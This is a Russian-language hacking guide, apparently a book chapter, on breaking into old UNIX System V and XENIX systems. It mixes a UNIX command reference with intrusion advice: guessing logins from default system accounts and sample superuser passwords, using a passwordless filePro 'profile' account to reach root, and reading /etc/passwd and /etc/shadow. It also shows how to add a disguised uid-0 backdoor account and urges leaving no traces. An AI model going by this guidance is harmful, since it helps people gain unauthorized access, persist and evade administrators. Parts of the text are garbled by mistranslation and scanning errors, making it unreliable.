Различные типы UNIX:

- CPIX
- Berkeley 4.1
- Berkeley 4.2
- FOS
- Genix
- HP-UX
- IS/I
- OSx
- PC-IX
- PERPOS
- Sys3
- Ultrix
- Zeus
- Xenix
- UNITY

- VENIX
- UTS
- Unisys
- Uniplus+
- UNOS
- Idris
- QNIX
- Coherent
- Cromix
- System III
- System 7.

Полагаем, что взлом любой системы невозможен без непосредственного знакомства с нею. В этой главе мы хотим познакомить вас с функциями UNIX и дать набор необходимых команд, которые могут быть использованы вами при взломе. Вся информация, содержащаяся в главе, максимально детализирована.

Сообщения об ошибках, на которые вы можете натолкнулся (система UNIX V)

Login incorrect — введен неверный ID и/или пароль. Это ничего не означает.

В UNIX невозможно угадать правильный пользовательский ID. Вы можете с этим столкнуться, пытаясь зарегистрироваться в системе.

No more logins — такое сообщение возникает в том случае, когда система перестает принимать новые логины.

Unknown Id — сообщение появляется при вводе неверного ID с использованием команды (su).

Unexpected eof in file — неожиданный конец файла.

Your password has expired — сообщение в целом редкое, хотя известны случаи, когда оно появлялось. Почитайте /etc/passwd, там вы найдете ответ на вопрос, в каком поле стоит данная опция.

You may not change the password — время действия данного пароля еще не истекло. Администратором установлены квоты для пользователей.

Unknown group [groups name] — возникает в том случае, если выполнен chgrp, но группа не существует.

Sorry — означает, что вы ввели недопустимый пароль суперпользователя (выполнение su).

Permission denied! — означает, что для изменения пароля вы должны быть хозяином или привилегированным пользователем.

Sorry <[# of weeks] since last change — сообщение появляется в том случае, если вы пытаетесь изменить пароль, срок действия которого еще не истек.

[directory name]:no permission — значит, что вы пытаетесь удалить каталог, к которому не имеете допуска.

[file name] not removed — вы пытаетесь удалить принадлежащий другому пользователю файл, к которому у вас нет допуска записи.

[dirname] not removed — вы не являетесь хозяином каталога, который собираетесь удалить.

[dirname] not empty — каталог содержит файлы, поэтому вам придется перед выполнением команды **rmdir** удалить эти файлы.

[command] not found — вы ввели команду, неизвестную системе UNIX.

cant execute pwd — что-то не так с системой, команда **pwd** не выполняется.

cannot chdir to .. — для выполнения команды pwd в верхнем каталоге требуется доступ (.. такого-то уровня).

cant open [file name] — введен неправильный путь, неправильное имя файла, или у вас нет доступа чтения.

cp:[file name] and [file name] are identical — не нуждается в переводе.

cannot locate parent directory — появляется при использовании mv.

[file name] not found — файл, который вы пытаетесь переместить, не существует.

You have mail — в переводе не нуждается.

Сообщения об ошибках от Basic Networking Utility

cu:not **found** — сеть не установлена.

login failed — введен неверный ID и/или пароль или неправильно определен номер.

dial failed — система никогда не отвечает на неправильный номер.

uucp completely failed — не определяется файл после -s.

wrong time to call — вы позвонили во время, не определенное в системных файлах.

system not in systems — на удаленной системе ваш хост отсутствует в списке допущенных.

Формат регистрации: первое, что вы должны сделать — это переключиться на строчные буквы.

Определение версии UNIX

Иногда бывает так, что система не определяется.

AT&T UNIX SysVR3.0 (как пример системного идентификатора):

login:

или

Login:

Все это UNIX. Здесь вы должны будете угадать правильный пользовательский ID. Например, такие: glr, glt, radgo, rml, Chester, cat, lom, cora, hlto, hwill, edcasey, а также содержащие цифры: smith1, mitu6, или специальные символы, наподобие bremer$, j#fox. Число знаков в логине должно быть не меньше 3 и не больше 8; логин набирается в нижнем регистре и обязательно начинается с буквы. В некоторые системы XENIX можно войти в качестве «гостя».

Уровень пользовательского бюджета

В Unix существуют так называемые бюджеты. Они могут использоваться в запросе логина.

Вот их список:

- sys
- **bin**
- **trouble**
- **daemon**
- **uucp**
- **nuucp**
- **rje**
- **lp**
- **adm**
- **listen** — если установлен **starlan.**

Бюджет суперпользователя

Кроме всего вышеперечисленного, существуют логины суперпользователя, из-за которых, собственно, и стоит вообще взламывать UNIX.

Эти бюджеты используются для особых целей. В больших системах эти логины назначаются тем пользователям, которые ответственны за работу подсистем.

Вот они (только строчные буквы):

- **root** — может устанавливать конфигурации системы. Не имеет никаких ограничений. Управляет всеми остальными бюджетами.
- **unmountsys** — демонтирование файлов.
- **setup** — устанавливает систему.
- **makefsys** — создает новый файл.
- **sysadm** — допускает полезные команды системного администратора (не нуждается в root-логине).
- **powerdown** — включение системы.
- **mountfsys** — устанавливает файлы.
- **checkfsys** — проверяет файл.

У этих бюджетов обязательно есть свои определенные пароли. Кроме того, эти бюджеты являются одновременно используемыми системным администратором командами.

И вот еще примеры встречающихся бюджетов:

- **cron**
- **uuhelp**
- **Usenet**
- **anonuccp**
- **news**
- **network**
- **bellboy**
- **lp**
- **vector**
- **guest**
- **games**
- **ninja**
- **vote**
- **warble**
- **sysinfo**

После запроса логина следует запрос пароля:

```
password:
```

или

```
Password:
```

Введите пароль (без повторов). Правило пароля: каждый пароль должен содержать не менее 6 и не более 8 символов. Два из них — обязательно буквы алфавита, и по крайней мере один — цифра или специальный символ. Буквы могут быть и прописными, и строчными. Вот вам примеры паролей: Ansuya1, PLATOON6, uFo/78, ShAsHi.., Div417co.

Пароль бюджета суперпользователя в целом взломать сложно, можно попробовать что-нибудь наподобие: login:sysadm password:makefsys или rje1, sysop, sysopl, bin4; одновременно в состав пароля могут входить и буквы, и числа, и специальные символы. Короче, это может быть все, что угодно.

Пользователи вынуждены периодически, по прошествии определенного времени, изменять свои пароли. Суперпользователь же выбирает пароль по привычке и не изменяет его в течение долгого времени.

Итак, вы сделали это!

Самая трудное позади, и вы удачно взломали бюджет суперпользователя.

Не забудьте, что **control-d** может остановить процесс и выкинуть вас из системы.

Следующее, что вы, возможно, увидите, это новости системы.

Например:

```
login:john
password: hacker1
System news
There will be no networking offered to the users till august 15,
due to hardware problems
```

(это к примеру)

```
$
```

$ — это подсказка Unix — ожидание ввода команды. Будем использовать его в тексте как отметку ввода и т.д. (Этот знак не является частью команды).

— означает, что вы зарегистрировались с root-привилегиями (это очень хорошо).

XENIX System III

Главная уязвимость XENIX System III появляется после установки Profile-16, более известного как filepro-16. Можно увидеть Шерго-16 на многих системах.

В процессе его инсталляции создается вход в файле пароля для пользователя, именуемого **profile,** это — бюджет и права администрирования базой данных.

Самое главное при этом, что после создания такого бюджета к нему не устанавливается никакого пароля. База данных содержит в себе выполняемую программу для поддержки своей работы. Программы создания базы данных выполняются с помощью **setuid** и загружают **boot,** предоставляя пользователю оболочку (С-шелл) для получения суперпривилегий (таких же, как у администратора системы).

Составные части Unix

Unix состоит из трех компонентов — оболочки, ядра, файловой системой.

Ядро (kernal)

Можно сказать, то ядро — это сердце операционной системы Unix. Ядро по уровню ниже поддерживающей процессы оболочки. Ядро управляет памятью и поддерживает файловую систему прикладных программ и аппаратные устройства.

Оболочка (shell)

Оболочка является более высоким программным уровнем. Оболочка выполняет две важные функции, во-первых, действует как интерпретатор команд, например, при использовании команд наподобие cat, who, ls оболочка определяет, правильно или нет вы ввели команду.

Второе важнейшее свойство оболочки — возможность ее использования в качестве языка программирования. Вообразите, что вы помногу раз выполняете одну и ту же команду; используя программирование оболочки, этот процесс можно автоматизировать.

Файловая система

Файловая система в Unix делится на 3 категории: каталоги, обычные файлы и специальные файлы.

- **/unix** — это ядро.

- /etc — содержит файлы системных администраторов, большинство из них недоступно простому пользователю. (Этот каталог содержит и файл **/passwd**).

Вот некоторые файлы, помещаемые в каталог /etc:

/etc/passwd
/etc/utmp
/etc/adm/sulog
/etc/motd
/etc/group
/etc/conf
/etc/profile

- /dev — содержит файлы для физических устройств, таких как принтер и дисководы.
- **/tmp** — каталог временных файлов.
- **/lib** — каталог, содержащий программы для языков высоких уровней.
- /usr — этот каталог содержит каталоги всех пользователей системы.

Вот пример списка файлов, находящихся в каталоге **/usr**:

/usr/tmp
/usr/lib
/usr/docs
/usr/news
/usr/spool
/usr/spool/lp
/usr/lib/uucp

- **/bin** — содержит исполнимые программы (команды).

Корень также содержит:

- **/bck** — используется для восстановления файлов.
- /install — используется для установки и удаления утилит.
- **/lost+found** — здесь собираются все удаленные файлы, каталог используется утилитой fsck.
- /save — утилита, используемая для сохранения данных.
- /mnt — используется для временной установки

Локальные команды UNIX

После подсказки **unix** введите команду pwd; будет показан текущий каталог, в котором вы и находитесь.

```
$ pwd
$ /usr/admin
```

(это в том случае, если вы взломали бюджет суперпользователя checkfsys)

```
$
```

Так вы перейдете в корневой каталог. Знак «/» укажет вам местонахождение корневого каталога.

Другой вариант:

```
$ pwd
$ /usr/john
$
```

(если вы взломали бюджет Джона)

Теперь предположим, что вам необходимо попасть в каталог michelle (это ваш каталог), который содержит письма. Наберите:

```
$ cd michelle или cd usr/john/michelle
$ pwd
$ /usr/john/michelle
$
```

Для перемещения назад, на один каталог выше, наберите:

```
$ cd ..
```

А для перехода в родительский каталог наберите просто

```
cd
```

Распечатать список файлов каталогов, находящихся в родительском каталоге, можно следующим образом:

```
$ ls /usr/john
mail
pers
games
bin
michelle
```

Эта операция не покажет вам файл **.profile**. Чтобы его найти, наберите

```
$ cd
$ ls -a
:
:
.profile
```

Чтобы распечатать имена файла, содержащихся в каталоге michelle, введите:

```
$ ls michelle
```

(если вы в каталоге john)

```
$ ls /usr/john/michelle
```

(если вы в родительском каталоге)

ls -l

Команда **ls** -l очень важна в unix. С ее помощью можно вывести полным форматом информацию о всем каталоге. Находясь в родительском каталоге, запустите

```
$ ls -l
total 60
-rwxr-x--- 5 john     bluebox 10 april 9 7:04 mail
drwx------7 john      bluebox 30 april 2 4:09 pers
:          :          :       :     :       :     :
:          :          :       :     :       :     :
-rwxr-x--- 6 cathy    bluebox 13 april 1 13:00 partys
:          :          :       :     :       :     :
$
```

Здесь **total 60** показывает объем занятого каталогом дискового пространства.

-rwxr-x— читается тройками. Первый символ (-, d, b, c) означает следующее:

- — обычный файл;
- d — каталог;
- b — блок-ориентированный файл;
- c — байт-ориентированный файл.

r означает, что файл доступен для чтения, w — для модификации, x — для выполнения. Первый же знак читается как было показано выше. Первая тройка знаков (в **-rwxr-x---**) после **«-»** определяет права доступа владельца файла, вторая тройка — права доступа группы (с четвертого знака) и последняя тройка — права доступа всех остальных пользователей. Следовательно, последовательность **-rwxr-x—** интерпретируется следующим образом: владелец john может свободно читать, изменять и выполнять все файлы в каталоге bin, в то время как группа не допускается до модификации, а все остальные пользователи вообще не имеют доступа. В целом формат каждой из строк в нашем примере включает в себя: определение прав доступа, количество ссылок, имя пользователя-владельца, указание на группу пользователя-владельца, размер, дату и время последней модификации, имя файла или каталога.

Вы получите права доступа на чтение и выполнение файла, имеющего данные привилегии в поле группы при условии, что вы сами являетесь членом этой группы.

Chmod

Команда **chmod** изменяет разрешения каталога или файла. Формат команды:

chmod who+,-,=r,w,x

who заменяется на u — пользователь, g — группа, o — другие пользователи, a — все пользователи.

«+» означает добавление разрешения, «-» — удаление разрешения, «=» — назначение.

Пример: Если вы хотите предоставить всем другим пользователям доступ чтения к файлу с именем **mail,** наберите:

```
$ chmod o+r mail
```

cat

Теперь предположите, что вам необходимо прочитать файл письма. Предлагаем два способа, как это можно сделать. Сначала перейдите к каталогу **michelle,** затем напечатайте:

```
$ cat letter
line one ...\
line two ... }вывод письма
line three../
$
```

или если вы находитесь в родительском каталоге, напечатайте:

```
$ cat /usr/john/michelle/letter
```

и получите тот же самый вывод.

Вот некоторые опции **cat:**

- -s
- -u
- -v
- -e
- -t

Специальные символы в Unix

* — соответствует любому количеству одиночных символов, например, при вводе команды **ls john*** будут перечислены все файлы, начинающиеся с **john.**

[...] — соответствует любому из символов в [ ].

? — соответствует любому одиночному символу.

Процесс выполняется в фоновом режиме, без вывода результатов работы на терминал, тем самым оставляя его свободным,

$ — значения, используемые для переменных, $п — нулевой аргумент.

> — перенаправление вывода.

< — перенаправление ввода.

>> — перенаправление команды (она будет добавлена в конец файла).

| — вывод программного канала (например: строка **who|wc-l** сообщает, сколько пользователей на данный момент находятся в он-лайне).

"..." — изменение (отмена) значения специальных символов, исключая **$, `**.

`...` — позволяет использовать в командной строке вывод команды.

'...' — отмена специальных значений всех символов.

Продолжение единичных команд ...[ ] — содержит используемые опции.

Пароль

Изменение пароля — это очень круто. В любом случае для того, чтобы изменить пароль необходимо использовать команду **passwd** как показано ниже:

```
$passwd
Changing password for john
Old password:
New password:
Retype new password:
$
```

Это будет работать только тогда, когда пароль уже достаточно «стар» (т.е. время, отпущенное на него, истекло).

ps

Иногда бывает необходимо узнать, как выглядит последовательность выполняемых команд; для этого существует команда **ps.**

```
ps [-a all processes except group leaders] [-e all processes]
   [-f the whole list]
   $ps
   PID   TTY TIME    COMMAND
   200   tty09 14:20 ps
```

Система выдаст отчет (PID — идентификатор процесса, представляющий из себя номер от 1 до 30,000, присваиваемый к процессам в UNIX).

Кроме того, выводятся TTY, TIME и COMMAND (последнее — команда, выполняемая в настоящее время).

Чтобы остановить процесс, введите:

```
$kill [PID] (this case its 200)
   200 terminated
   $
```

grep

Эта команда применяется для поиска слова или слов в больших файлах.

grep [аргумент] [имя файла] — поиск в файле определенного содержащегося в нем аргумента, например:

```
$ grep phone cathy
        phone    michelle   (718)5551234
        phone    cindy      (718)5553456
```

Найден аргумент **phone** в файле cathy. Если аргумент состоит из двух или более слов, он должен быть заключен в одиночные кавычки.

mv

mv [имя/имена файла/файлов] [имя каталога] переименовывает файл или перемещает его в другой каталог, например:

```
$mv letter letters
$
```

Так можно переименовать файл **letter в letters** с одновременным удалением **letter,** а если вы хотите переместить файлы, то введите:

```
$mv /usr/john/pers/capital /usr/john/michelle/capital
$
```

Этим мы переместим файл **capital** в каталог **michelle.**

diff

diff [имя файла] [имя файла] показывает различия между двумя файлами. Сгенерированный вывод будет примерно таким: что-нибудь вроде 4,5c4,5 с последующим отображением на экране содержимого обоих файлов. 4,5c4,5 означает, что вы должны изменить (change — "c") строки с 4 по 5 в первом файле на строки с 4 по 5 другого.

Опции использования этой команды:

- -b — игнорируются пустые пространства;
- -h — быстрое сравнение;
- -s — вывод списка идентичных (одноименных) файлов;
- -S[файл] — если вы хотите сравнить каталог начиная с какого-то конкретного файла.

Есть также команда для сравнения трех файлов:

```
diff3 [options] [file1] [file2] [file3]
```

cp

cp [имя файла] [имя файла] — копирование файла.

```
$ cp letter letters
$
```

Файл **letters** — копия **letter. В** этом случае оригинал не уничтожается как при использовании команды **mv.**

Другие команды UNIX

man [command]
или

[c/r]

Выводится список команд с описанием функций.

help

Команда доступна на некоторых системах UNIX

mkdir [имя/имена каталога/каталогов]

Создание каталога.

rmdir [имя/имена каталога/каталогов]

Удаление каталога. Каталог, содержащий файлы, удалить не удастся.

rm [имя/ имена файла/файлов]

Удаление файлов. rm * удалит все файлы в текущем каталоге. Будьте осторожны!

Некоторые опции:

- -f — безусловное удаление.
- -i предварительно запрашивает пользователя «да» или «нет» («у» или «n»).

write [login]

Отправить послание другому пользователю.

Вариант чата:

mesg [-n] **[-y]**

не позволяет другим пользователям отправлять вам сообщения, используя команду **write.** Не составляет проблемы для системного администратора.

$ [имя файла]

Выполнить какой-либо файл.

wc [имя файла]

Подсчитывает количество слов, символов, строк в файле.

stty [режимы]

Устанавливает режимы ввода/вывода для текущих устройств.

sort [имя файла]

Сортирует содержание файла по указанным опциям.

spell [имя файла] > [имя файла]

Второй файл — это то, куда направляется результат работы программы — первый файл с исправленными орфографическими ошибками.

date [+%m%d%y*] [+%H%%M%S]

Отображение даты по указанным опциям.

at [-r] [-l] [задание]

Выполняет определенное задание в определенное время.

-r

Удаляет все предварительно запланированные задания.

-l

Сообщает номер задания и состояние всех запланированных работ.

write [login] [tty]

Посылает сообщение пользователю системы. Беседуйте на здоровье!

su [login name]

Команда **su** позволяет подключить простого пользователя к привилегиям супер-пользователя. Очень важен тот момент, что таким образом можно переключиться на бюджет суперпользователя.

Использование:

```
$ su sysadm
password:
```

В данном случае применение команды su будет проконтролировано в /usr/adm/sulog, а сам этот файл тщательно контролируется администратором системы. Предположим, что вы взломали бюджет Джона (john) и затем переключились на бюджет системного администратора (sysadm), ваше присутствие в /usr/adm/sulog будет выглядеть следующим образом:

```
SU 04/19/88 21:00 + «у 12 john-sysadm
```

Следовательно, системный администратор будет проинформирован, что Джон переключился на бюджет системного администратора 04/19/88 в 21:00 часов.

Поиск допустимых логинов

Наберите:

```
$ who
```

(команда информирует пользователя относительно присутствия других пользователей в системе).

```
cathy tty1 april 19 2:30
john  tty2 april 19 2:19
dipal tty3 april 19 2:31
:
:
```

tty — это пользовательский терминал, далее следуют дата, время каждого входа в систему. **dipal, john** — это допустимые логины.

Файлы, не подвергающиеся конкатенации (cat)

Файл /etc/passwd

Файл etc/passwd жизненно важен. Он содержит логины всех пользователей, включая бюджеты суперпользователей и их пароли. В новейших версиях SVR3 для данной информации созданы условия повышенной безопасности, пароли в зашифрованном виде перемещены из /etc/passwd в /etc/shadow, с корневым доступом «только для чтения».

Предлагаем вам примерное решение.

```
$ cat /etc/passwd
root:D943/sys34:0:1:0000:/:
sy-sadm:k54doPerate:0:0:administration:usr/admin:/bin/rsh
checkfsys:Locked;:0:0:check file system:/usr/admin:/bin/rsh
:
other super user accs.
:
john:chips11:34:3:john  scezerend:/usr/john:
:
other users
:
$
```

Если у вас все получилось, то это значит, что в деле сбора информации о системе вы достигли максимальных результатов. Выше представлен типичный вывод файла **etc/passwd.** Входы разделены **«:».** В нашем случае каждая строка содержит до 7 полей. В качестве примера разберем бюджет системного администратора (sysadm).

Первое поле — это *логин,* в данном случае системного администратора. Второе поле содержит ***пароль.*** Третье поле — *идентификатор пользователя* **(uid).** «О», или нулевой **uid** означает *корень.* Затем следуют *группо-*

вой идентификатор **(gid)** и *бюджет,* содержащий имя и фамилию пользователя и т.д. Шестое поле — это *собственный каталог,* определяющий полный маршрут файлов данного конкретного бюджета, и в последнем поле определяется программа, которая будет выполнена после входа пользователя в систему. Теперь можно, используя команду **su,** переключиться на другой **суперпользовательский** бюджет. Пароль в соответствующем поле бюджета **checkfsys** в нашем примере блокирован **(Locked;)**. Это не пароль, но к бюджету **checkfsys** обращаться дистанционно невозможно. «;» действует как неиспользуемый шифрованный символ. Для этой же цели используется и пробел. Подобная ситуация характерна для многих небольших систем UNIX, где все обслуживание осуществляется системным администратором.

Срок действия пароля

Если включена функция, отслеживающая сроки действия паролей, то пользователь вынужден периодически изменять пароль. Срок возможного изменения пароля и время его обязательного изменения можно узнать, просмотрев файл **/etc/passwd.**

Например:

```
john:chips11,43:34:3:John Scezerend:/usr/john:
```

Пароль содержит расширение **(,43)** которое означает, что Джон обязан изменить пароль по истечении 6 недель и не сможет повторить операцию по крайней мере 3 недели. Используемый формат — **[пароль], Mmww.** M — максимальное число недель действия пароля, m — минимальный срок, во время которого изменять пароль нельзя, и **ww** указывает время последнего изменения.

Срок действия паролей

Символ	Количество недель
.	0
/	1
0-9	2-11
A-Z	12-37
a-z	38-63

Памятуя все вышесказанное, любой из вас может определить, через сколько недель может измениться пароль. Позиция **ww** заполняется автоматически в случае изменения пароля.

Если включено *затенение,* файл **/etc/passwd** может выглядеть следующим образом:

```
root:x:0:1:0000:/:
sy-sadm:x:0:0:administration:/usr/admin:/bin/rsh
```

В соответствующем поле пароль заменяется символом **«x»**.

В тоже время файл **/etc/shawdow** с корневым доступом для чтения будет выглядеть примерно так:

```
root:D943/sys34:5288::
:
super user accounts
:
Cathy:masai1:5055:7:120
:
all other users
:
```

Первое поле содержит идентификатор пользователя **(uid)**; второе — пароль (в случае отключения возможности удаленного входа в систему это поле будет содержать слово NONE); третье — дату последнего изменения; четвертое и пятое содержат минимальное и максимальное количества дней для изменения пароля (изредка подобная операция применяется и в отношении логинов суперпользователей, благодаря ей угадать или подобрать соответствующий пароль очень сложно).

Каталог /etc/options

Каталог **/etc/options** состоит из установленных в системе утилит.

Например:

```
-rwxr-xr-x   1 root sys    40 april 1:00 uucp.name
uucp standing for BNU
```

/etc/group

Каждый файл в системе принадлежит к группе. Каждая строка состоит из 4-х полей, отделенных друг от друга **«:»**. Вот пример составного **/etc/group:**

```
root::0:root
adm::2:adm,root
bluebox::70:
Group name:password:group id:login names
```

(Маловероятно, что к группе назначен пароль.)

Идентификатор «О» назначен к / (к корню).

Отправка и прием сообщений

Для этого используются две программы: **mail и mailx**. Эти продукты различаются между собой — **mailx** обладает большими возможностями и поэтому предоставляет пользователю больше функций: отправка ответных сообщений, использование различных редакторов и т.д.

Отправка

Вот основной формат ввода этой команды:

```
$mail [login(s)]
```

(теперь можно вводить текст; по окончании необходимо поставить **«.»** (точку) в следующей пустой строке).

```
$
```

Эта команда также используется для отправки сообщений удаленным системам. Представьте, что вы хотите послать письмо Джону на удаленный хост ATT01, наберите:

```
$mail ATT01!john
```

Сообщение можно адресовать и нескольким пользователям, просто введите большее количество логинов после самой команды **mail.**

Команда **mailx** использует тот же самый формат (опишем его очень кратко):

```
$mailx john
subject:(можете обозначить тему сообщения)
(1 строка)
(2 строка)
```

(По окончании введите (~), естественно, без скобок; опции команды включаются флагами ~p, ~r, ~v, ~m, ~h, ~b и т.д.)

Получение

После регистрации в системе, вы окажетесь в режиме ожидания почты.

В какой-то момент появится сообщение **«you have mail»** («получена почта»).

Чтобы ее прочитать, введите:

```
$mail
(1 строка)
(2 строка)
(3 строка)
?
$
```

После текста сообщения будет выведен вопросительный знак. Вы должны выбрать, удалить ли письмо, введя d, сохранить ли его с тем, чтобы просмотреть позже (s), или просто нажать ENTER для просмотра следующего сообщения. (Проявите вежливость и не удаляйте почту бедолаги, которого вы взломали.)

Команды суперпользователя

$sysadm adduser

Вход в подпрограмму добавления пользователя (занимает мало времени).

Наберите:

```
$ sysadm adduser
password:
```

На экране появится следующее:

```
Process running succommmand `adduser`
 USER MANAGMENT
 Anytime you want to quit, type "q".
 If you are not sure how to answer any prompt, type "?" for help
 If a default appears in the question, press <RETURN> for the
default.
 Enter users full name [?,q]: (введите любое понравившееся вам
имя)
 Enter users login ID [?,q]:(ID, которым собираетесь пользоваться)
 Enter users ID number (default 50000) [?,q) [?,q]:(нажмите
RETURN)
 Enter group ID number or group name:(любое имя из /etc/group)
 Enter users login home directory:(введите /usr/name)
 This is the information for the new login:
 Users name: (имя)
 login ID:(ID)
 users ID:50000
 group ID or name:
 home directory:/usr/name
 Do you want to install, edit, skip [i,e,s,q]? (выбирайте "i")
 Login installed
 Do you want to give the user a pass-word?[y,n] (лучше ввести)
 New password:
 Re-enter password:
 Do you want to add another login?
```

Перед вами процесс добавления нового пользователя. Так как вы взломали суперпользовательский бюджет, теперь вы можете создать собственный привилегированный бюджет, проставив в полях **user ID и group ID "0"** и обозначив исходный каталог как **/usr/admin.** Так вы получите доступ, равный бюджету системного администратора.

Внимание. **В** качестве логинов не используются такие слова как Hacker, Cracker, Phreak и т.д. Такой логин быстро обнаружат.

Процесс добавления нового пользователя длится недолго; системный администратор узнает новость, когда проверит файл /etc/passwd.

$sysadm moduser

Утилита, позволяющая изменять информацию о пользователе. Не лезьте!!!

```
Password:
Вот что вы увидите:
MODIFYING USER'S LOGIN
1)chgloginid  (здесь можно изменить UID)
2)chgpassword (изменить пароль)
3)chgshell (изменить заданный по умолчанию каталог=/bin/sh)
ENTER A NUMBER, NAME, INITIAL PART OF OF NAME, OR ? OR <NUMBER>? FOR
HELP,
Q TO QUIT ?
```

Попробуйте модифицировать каждое из полей. Не изменяйте только пароли. Так можно создать хаос. Если вы все же на это решитесь, то пожалуйста, где-нибудь запишите оригинал и потом верните его обратно. Старайтесь не оставлять следов своего посещения и забав.

В первом поле вы получите запрос о старом логине, а затем о вводе нового.

Во втором вас ждет запрос о логине и принадлежащем ему пароле, и после этого можно ввести новый пароль.

Третье поле используется для изменения присвоенной оболочки. *Используйте полную.*

Вышеупомянутые утилиты лучше использовать только для тренировки (чтобы изменить пароль, можно ввести: $sysadm **chgpasswd** not **chapassword,** остальное также).

$sysadm deluser

Используется для удаления пароля пользователя.

На экране вы увидите:

```
Running subcommand 'deluser' from menu 'usermgmt'
USER MANAGEMENT
This fuction completely removes the user, their mail file, home
directory and all files below their home directory from the
machine.
Enter login ID you wish to remove[q]:   (например, cathy)
'cathy' belongs to 'Cathy Franklin'
whose home directory is /usr/cathy
Do you want to remove this login ID 'cathy' ? [y,n,?,q] :
/usr/cathy and all files under it have been deleted.
```

```
Enter login ID you wish to remove [q]:
```

Эта команда удаляет абсолютно все, что принадлежит данному пользователю. Не используйте ее, даже если получили соответствующий доступ.

Другие команды суперпользователя

wall [text] control-d

Отправка уведомлений зарегистрированным в системе пользователям (отменяет команду **mesg -n**). Запускается только из /.

/etc/newgrp

Используется для того, чтобы стать членом группы **sysadm [имя программы].**

delgroup

Удаление группы.

whoson

Говорит сама за себя.

lsgroup

Список групп.

mklineset

Создание различных последовательностей.

lsuser

Список всех пользователей и их логинов.

Другие команды могут требовать монтирования файловой системы.

Basic Networking utility (BNU)

BNU — уникальная возможность UNIX. На некоторых системах пакет может быть не установлен.

BNU позволяет пользователям удаленных систем UNIX связываться с вашей, не покидая собственной. BNU также позволяет обмениваться файлами между компьютерами.

В большинстве UNIX System V этот пакет будет установлен.

Пользовательские программы наподобие **си, uux** и т.д. располагаются в каталоге **/usr/bin**.

Файлы BNU

```
/usr/lib/uucp /[имя файла]
```

Имя файла:

- **systems** — команда **cu** для установления связи. Содержит информацию об именах удаленных компьютеров, время возможной связи, идентификаторы логинов, пароли, номера телефонов.
- **devices** — привязка системных файлов (автоматический модуль обращения аналогичен в обоих входах) к физическому устройству.
- **dialers** — содержит аббревиатуры для номеров телефонов, которые могут использоваться в системном файле.
- **dialcodes** — конвертатор ASCII, запускается перед пересылкой файла и т.д.

Другие файлы: **sysfiles**, **permissions**, **poll**, **devconfig**.

Административные файлы BNU

Существует пять административных файлов. Они создаются в каталоге **/usr/spool.**

Эти файлы контролируют различные сетевые процессы, например, сохранение данных, передачу файлов между удаленными и локальными компьютерами, и кроме того, используются для блокировки устройств.

TM — этот файл используется для хранения временных данных. При передачи файлов с удаленного компьютера на локальный /usr/spool/uucp /[имя удаленного компьютера] создает его по следующему образцу:

```
TM[Process Identification Number].[ddd]
```

ddd — это трехзначный номер (последовательный), начинающийся с«О».

Типичный пример:

```
TM322.012
```

Затем этот файл перемещается в **path,** определенный файлом **C.sysnxxx.**

X. [выполняемые файлы] — создаются в **/usr/spool** перед выполнением команды на удаленном компьютере.

В названии этих файлов используется следующий формат:

```
X.sysnxxx
```

где sys — имя удаленного компьютера, п — уровень приоритета, **xxxx** — последовательность, относящаяся к **uucp.** Эти файлы всегда содержат имя файла, компьютера и имя готового к считыванию файла, логин, имя удаленного компьютера и командную строку.

LCK — файл блокировки, создается в каталоге **/usr/spool/locks**. Работает одновременно с использованием устройств. Предотвращает использование автоматически включаемых устройств.

Формат:

LCK.str

где str — имя устройства. Файл блокировки содержит по необходимости PID.

C.sysnxxx — создаются в каталоге **usr/spool**. Это — рабочие файлы. Используются при работе на линии, с удаленным компьютером. Формат аналогичен **X.sysnxxxx**. Рабочие файлы содержат полный маршрут отправляемого файла, маршрут прибытия к адресату (TM Transfers), удаленный логин, который вводится после окончания пересылки файла, пользовательский логин и названия использовавшихся программ, например, uucp, uupick и т.д.

D — файлы данных. Формат:

D.systmxxxxyyy

Эти файлы создаются при введении команды копирования в каталог spool. Например, при использовании uucp -C. systm — это имя удаленного компьютера, xxxx — 4 цифры последовательности, приписанной к uucp.

Регистрация на удаленной станции и отправление плюс получение файлов

си — эта команда позволяет регистрироваться на локальном, как на удаленном Unix (или не unix) хосте без разрыва связи, что дает возможность передавать файлы.

Использование команды: [опции]

$ cu [-s baud rate][-o odd parity][-e even parity][-l name of comm line]

telephone number | systemname

Для просмотра системных имен можно использовать (одновременно с соединением) команду **unname**:

Вот пример вывода имен:

```
ATT01
ATT02
ATT03
ATT04
$ cu -S300 3=9872344 (9872344 is the tel#)
connected
login:
password:
```

Локальные строки

<~.> — окончание сеанса на удаленном, но не на локальном терминале.

~! — окончание сеанса на локальном хосте без разъединения с удаленным.

<control-d> — переход обратно на удаленный unix-хост.

~%take [имя файла] — копия имени файла копируется на локальный компьютер (в каталог, в котором вы находитесь).

"%put [имя файла] — команда, обратная предыдущей.

~$ [команда] — позволяет выполнять команды с удаленного хоста на локальном.

ct

Команда **ct** позволяет устанавливать соединения между локальными и удаленными хостами. Инициализируется через **getty** на удаленном терминале.

Очень полезна при использовании удаленного терминала. В BNU предусмотрена возможность обратного вызова, при этом пользователь удаленного хоста может обозначить себя как локального и сам связаться с удаленным компьютером. В скобках [ ] помещены опции.

```
$ ct [-h prevent automatic hang up][-s bps rate][-wt set a
  time to call back abbrieviated t mins] telephone number
```

uux

Позволяет выполнять команды на удаленном хосте (с одной машины unix на другую машину unix).

Использование: в скобках [ ] — опции.

```
$ uux [- use standard output][-n prevent mail notification][-p
also use standard output] command-string
```

uucp

uucp копирует файлы с компьютера в исходный каталог пользователя удаленной системы. Кроме того, с помощью этой команды можно копировать файлы из одного каталога в другой на удаленном хосте. Удаленный пользователь будет получать уведомления о приходе почты. Эта команда особенно полезна при копировании файлов с удаленной системы на вашу локальную. При использовании **uucp** требует, чтобы демон **uucico** вызвал удаленный хост, и затем выполняет последовательно процедуры регистрации в файловой системе, передачи файла и отправки пользователю почтового уведомления.

Демоны — это программы, выполняемые в фоновом режиме. Познакомимся с тремя демонами Unix — **uucico, uusched, uuxqt.**

Обзор демонов

uuxqt — удаленное выполнение. Этот демон выполняется **uudemon.hour** под **cron.** UUXQT ищет в каталоге **spool** выполняемый файл (X.file), переданный с удаленной системы. Наконец необходимый X.file обнаружен. Следующий шаг — проверка возможности запуска процесса. В случае, если процесс доступен, демон проверяет разрешения, и если все в порядке, то программа запускается в фоновом режиме.

uucico — очень важный демон, ответственен за установление соединения с удаленным хостом; как и предыдущий, проверяет разрешения, выполняет процедуры регистрации в системе, пересылки и выполнения файлов и отправляет пользователю соответствующие почтовые уведомления. Этот демон вызывается командами **uucp, uuto, uux.**

uusched — выполняется сценарием оболочки **uudemon.hour**.

